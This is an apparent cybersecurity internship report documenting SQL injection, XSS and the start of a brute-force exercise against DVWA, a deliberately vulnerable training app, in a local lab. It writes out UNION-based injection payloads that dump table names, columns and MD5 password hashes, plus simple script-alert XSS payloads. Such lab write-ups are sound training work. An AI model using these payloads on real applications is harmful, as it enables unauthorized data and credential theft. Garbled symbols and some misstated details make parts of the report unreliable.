CYBER SECURITY INTERNSHIP - TASK 1 REPORT

**Task Title :-** WEB APPLICATION SECURITY TESTING

**Track\_code :-** FUTURE\_CS\_01

**Intern Name :-** Muvva Jitendra

**Aim :-**

# To perform in-depth security testing on the DVWA (Damn Vulnerable Web Application) in a controlled lab setup, targeting prevalent web application vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and authentication flaws using techniques like simulated brute force attacks. The goal is to evaluate the effectiveness and consequences of these exploits and to recommend robust security measures to safeguard web applications against such threats

**DVWA SQL Injection Vulnerability Exploitation**

z‘’ **Target Environment**

* **Application:** DVWA (Damn Vulnerable Web Application)

### Security Level: Low

* **SQL Database:** MySQL
* **Module:** SQL Injection

•˙Q **Objective**

To demonstrate and document SQL Injection attacks on a vulnerable input field in DVWA to:

1. Retrieve user data.
2. List database tables.
3. Enumerate table columns.

## \_5—† Setting Up DVWA in Kali Linux

⬛| ¯,–−– Requirements

* + Apache web server
  + MySQL/MariaDB
  + PHP
  + DVWA source code (from GitHub)

## Login to DVWA

* + URL: <http://localhost/DVWA/login.php>
  + Default credentials:
    - **Username:** admin
    - **Password:** password

## DVWA is Ready!

You can now start testing vulnerabilities like:

* + SQL Injection
  + XSS
  + CSRF

## 1⬛ Basic SQL Injection Test

### Input:

1

### Result:

**Displays record for ID:** 1:

**First name:** admin


**Surname:** admin

### Observation:

The backend executes:

**SELECT \* FROM users WHERE id = '1'**

This confirms the input is being inserted directly into a SQL query without sanitization.



**Screenshot: 1.png**

**0**

⬛³ **Bypass Authentication & Dump All Users**

* + **Input:**

**1' or '1'='1#**

* + **Result:**

Dumps all users from the database:


### admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith

* + **Underlying Query:**

SELECT \* FROM users WHERE id = '1' OR '1'='1'#

### Impact:

* + - Authentication bypass
    - Full table enumeration
    - Critical breach of confidentiality

+

**Screenshot: 2.png**

⬛³ **Extract Table Names**

* + **Input:**

-1' UNION SELECT table\_name, NULL FROM information\_schema.tables WHERE table\_schema = 'dvwa' –


### Result:

Reveals the following tables:

* + - guestbook
    - users

### Impact:

* + - Database schema enumeration
    - Attackers now know which tables to target next



**Screenshot: 3.png**

G⬛ **Extract Column Names from users Table**

* + **Input:**

-1' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_name = 'users' –

### Result:


Enumerates column names:

* + - user\_id
    - first\_name
    - Sur\_name

### Impact:

Full mapping of user table columns, including sensitive fields like:

* + - First Name of all the users




**Screenshot: 4.png**

### ⬛³ Extract Usernames and Passwords from users Table

* + **Input:**

-1' UNION SELECT user, password FROM users –




### Screenshot 5.png

* + **Result:**

Enumerates sensitive user credentials:

* + - admin | 5f4dcc3b5aa765d61d8327deb882cf99
    - gordonb | e99a18c428cb38d5f260853678922e03
    - pablo | 0d107d09f5bbe40cade3de5c71e9e9b7



* + **Impact:**

Full compromise of authentication data:

* + - Reveals usernames of all registered users
    - Leaks MD5-hashed passwords, which can be cracked easily
    - Enables unauthorized login and privilege escalation (e.g., admin access)

# **What was done:** Multiple SQL injection payloads were used to retrieve data, enumerate tables/columns, and extract usernames and hashed passwords.

**Conclusion:** The SQL injection vulnerability allowed full access to sensitive user data and schema information. This highlights the absence of input sanitization and use of

parameterized queries.

**DVWA XSS Vulnerability Testing**

## Overview

This report outlines the identification and exploitation of three types of Cross-Site Scripting (XSS) vulnerabilities using DVWA:

* + Reflected XSS
  + Stored XSS
  + DOM-Based XSS

## Reflected XSS

### Description:


Reflected XSS occurs when user input is reflected immediately in the page response without proper validation or encoding.

### Steps Taken:

* + Navigated to the "XSS (Reflected)" module.
  + Entered the string testing to test input reflection.
  + Injected payload: <script>alert('XSS')</script>

### Result:

* + Payload executed immediately in the browser.




## Stored XSS

### Description:

Stored XSS involves injecting a malicious script that gets saved on the server (e.g., in a database) and executes whenever the data is viewed.

### Steps Taken:


* + Navigated to "XSS (Stored)" module.
  + Input Name: test scrip
  + Input Message: <script>alert(1)</script>



* + Submitted the form.

### Result:

* + Alert box popped up when the stored message was rendered.




## DOM-Based XSS

### Description:


DOM-Based XSS occurs on the client-side where JavaScript manipulates the DOM using untrusted data (e.g., URL parameters).

### Steps Taken:

* + Navigated to "XSS (DOM)" module.




* + Modified URL to: ?default=Hindi and observed behavior.



### Result:

* + JavaScript executed due to lack of sanitization in JavaScript code.



**Summary Table**

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
|  | **XSS Type** | **Stored on Server** | **Trigger Location** | **Risk Level** | **Example Field** |  |
|  | Reflected XSS | No | Immediate response | Medium | Search, Forms |  |
|  | Stored XSS | Yes | On viewing saved data | High | Comments, Messages |  |
|  | DOM-Based XSS | No | Client-side script code | High | URL Parameters |  |

# **Conclusion:** All three forms of XSS were exploitable, demonstrating how poor input validation and lack of output encoding can lead to severe client-side security issues.

### Web Application Security Assessment

**Environment:** Kali Linux, DVWA (Difficulty: Impossible), Sample Web Application

## Pçt' Brute Force Attack Simulation on DVWA using Burp Suite

### Objective:


To simulate a brute force attack on a vulnerable web application and understand how attackers exploit weak authentication mechanisms using Burp Suite's Intruder feature.

### Tools Used:

* + Burp Suite
  + DVWA (Damn Vulnerable Web Application)
  + Kali Linux
  + Custom Password Wordlist


### Procedure:

1. **Setup:**
   * DVWA configured to 'Impossible' difficulty level
   * Logged into DVWA with valid admin credentials

